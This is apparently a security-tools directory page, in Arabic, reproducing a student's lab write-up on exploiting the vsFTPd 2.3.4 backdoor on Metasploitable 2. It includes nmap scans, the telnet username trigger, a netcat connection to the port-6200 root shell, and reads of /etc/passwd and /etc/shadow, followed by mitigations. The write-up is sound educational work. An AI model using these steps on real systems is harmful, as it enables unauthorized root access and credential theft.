Skip to content
KitploitKITPLOIT
أدواتالمدونة
Log in
إرسال
أدواتالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
أدوات/GitHubGitHub/rinaliyeva/metasploitable2-vsftpd-exploitation
كسر كلمات المرورتصعيد الامتيازاتالاستطلاعتخطيط الشبكةمسح المنافذتحليل الثغرات الأمنيةالاستغلالما بعد الاستغلالاختبار الاختراق
مشاركة
التعلم والتعليم
GitHubrinaliyeva/metasploitable2-vsftpd-exploitation

metasploitable2-vsftpd-exploitation

المشروع: استغلال الباب الخلفي في vsFTPd 2.3.4 (CVE-2011-2523) على Metasploitable 2.

عرض المستودع
48منذ 7 أشهرلم تتم المراجعة بعد

مختبر استغلال Metasploitable 2 - vsFTPd 2.3.4

نظرة عامة

يُظهر هذا المشروع سير عمل اختبار الاختراق ضد آلة ضعيفة عن قصد، Metasploitable 2. كان الهدف هو تحديد واستغلال وتحليل ثغرة أمنية معروفة في خدمة FTP، مما يؤدي في النهاية إلى الحصول على وصول على مستوى الجذر وتقييم التأثير الأمني.


إعداد المختبر

  • آلة المهاجم: أوبونتو (آلة افتراضية)
  • آلة الهدف: Metasploitable 2 (آلة افتراضية)
  • تكوين الشبكة: شبكة مضيف فقط (192.168.56.0/24)

التحقق من الهدف

تم التحقق من النظام الهدف وتكوين شبكته:

whoami
hostname
ifconfig

التحقق من إعداد الهدف


فحص الاتصال

تم تأكيد الاتصال الشبكي بين المهاجم والهدف:

ping 192.168.56.101

فحص الاتصال باستخدام ping


الأهداف

  • إجراء استطلاع للشبكة
  • تحديد الخدمات المكشوفة
  • اكتشاف البرامج الضعيفة
  • استغلال ثغرة باب خلفي معروفة
  • الحصول على وصول الجذر
  • إجراء تحليل ما بعد الاستغلال

الأدوات المستخدمة

  • Nmap
  • Telnet
  • Netcat
  • لينكس (آلة أوبونتو افتراضية)

ملخص تدفق الهجوم

  1. التحقق من تكوين الهدف والاتصال
  2. اكتشاف المضيف الهدف على الشبكة المحلية
  3. تحديد المنافذ المفتوحة والخدمات المكشوفة
  4. اكتشاف خدمة FTP ضعيفة (vsFTPd 2.3.4)
  5. تشغيل الباب الخلفي عبر تسجيل دخول FTP مصمم
  6. الحصول على وصول الجذر من خلال الصدفة الملزمة
  7. إجراء تعداد ما بعد الاستغلال

الاستطلاع

تم إجراء اكتشاف المضيف:

nmap -sn 192.168.56.0/24

تم تحديد المضيفين النشطين على الشبكة.

مسح اكتشاف المضيف


فحص المنافذ

nmap 192.168.56.101

تم اكتشاف عدة منافذ مفتوحة، بما في ذلك:

  • 21 (FTP)
  • 22 (SSH)
  • 23 (Telnet)
  • 80 (HTTP)
  • 445 (SMB)

نتائج فحص المنافذ


تعداد الخدمة

nmap -sV 192.168.56.101

تم تحديد خدمة FTP قيد التشغيل:

vsFTPd 2.3.4

يتم تضمين فحص كامل للخدمة والبرامج النصية في الملفات الداعمة: مخرجات فحص Nmap.

تعداد الخدمة


تحديد الثغرة الأمنية

كانت خدمة FTP تعمل بإصدار ضعيف معروف:

vsFTPd 2.3.4


تم توزيع هذا الإصدار من vsFTPd مع باب خلفي ضار يتم تشغيله عند استخدام اسم مستخدم يحتوي على :) أثناء المصادقة. عند التنشيط، تفتح الخدمة صدفة ملزمة على المنفذ 6200، مما يسمح بالوصول عن بعد غير المصرح به.


الاستغلال (يدوي)

تم تشغيل الباب الخلفي باستخدام Telnet:

telnet 192.168.56.101 21
USER test:)
PASS test

تشغيل الباب الخلفي عبر Telnet


الوصول إلى الصدفة

تم الاتصال بالباب الخلفي باستخدام Netcat:

nc 192.168.56.101 6200

اتصال الصدفة الملزمة


النتيجة

whoami
root

تم الحصول على وصول الجذر بنجاح

دليل الوصول إلى الجذر


ما بعد الاستغلال

بعد الحصول على وصول الجذر، تم إجراء تعداد أساسي للنظام:

cat /etc/passwd

cat /etc/shadow
  • تعداد مستخدمي النظام وحسابات الخدمة
  • استرجاع بيانات اعتماد مشفرة من /etc/shadow
  • إظهار الوصول إلى ملفات النظام الحساسة

تعداد المستخدمين

الوصول إلى ملف الظل


التأثير

  • اختراق كامل للنظام (وصول على مستوى الجذر)
  • القدرة على تنفيذ أوامر عشوائية
  • كشف بيانات اعتماد حساسة
  • إمكانية الحركة الجانبية داخل الشبكة

التخفيف

  • إزالة أو تعطيل خدمة FTP إذا لم تكن مطلوبة
  • تحديث البرامج الضعيفة إلى إصدارات آمنة
  • استبدال البروتوكولات غير الآمنة (مثل FTP غير المشفر) ببدائل آمنة (SFTP)
  • تقييد الوصول إلى الخدمات الهامة عبر قواعد جدار الحماية
  • تنفيذ التسجيل والمراقبة
  • فرض سياسات مصادقة قوية

الملفات الداعمة

  • مخرجات فحص Nmap

النقطة الرئيسية

يُظهر هذا المختبر كيف يمكن لخدمة ضعيفة واحدة أن تؤدي إلى اختراق كامل للنظام. يسلط الضوء على أهمية التكوين السليم للخدمة، وإدارة التصحيحات، وتقليل أسطح الهجوم المكشوفة.

ما تعلمته

كانت هذه هي المرة الأولى التي أستغل فيها بابًا خلفيًا حقيقيًا يدويًا. تعلمت كيف يمكن لسلسلة اسم مستخدم خبيثة واحدة (:)) أن تؤدي إلى وصول على مستوى الجذر، مما عزز أهمية تعداد الخدمة واكتشاف الإصدار في مرحلة الاستطلاع. كما أصبحت أكثر راحة مع أوامر لينكس الأساسية بعد الاستغلال، مثل قراءة /etc/shadow وفهم شكل بيانات الاعتماد المشفرة.

القيود

كان هذا مختبرًا خاضعًا للرقابة باستخدام Metasploitable 2، وهي آلة ضعيفة عن قصد. الباب الخلفي vsFTPd 2.3.4 هو CVE معروف (CVE-2011-2523) من عام 2011، لذا لا يعكس هذا مشاركة حديثة في العالم الحقيقي. في تقييم حقيقي، ستكون هناك حاجة إلى خطوات إضافية مثل التهرب، وتجاوز التسجيل، أو التنقل. ركز هذا المشروع على فهم آليات الاستغلال الأساسية، وليس اختبار اختراق كامل.


تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    500
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    466
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    339
  • 4

    opencti

    opencti-platform/opencti

    منصة مفتوحة لاستخبارات التهديدات السيبرانية

    317
  • 5

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    307
  • 6

    estorides

    grisuno/estorides

    يجمع أكثر من 99 مصدرًا مجانيًا من مصادر OSINT بالتوازي، ويحوّل الكيانات إلى رسم بياني معرفي، ويصدّر بصيغة STIX 2.1 أو MISP أو GraphML مع تحليل بمساعدة LLM.

    294

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →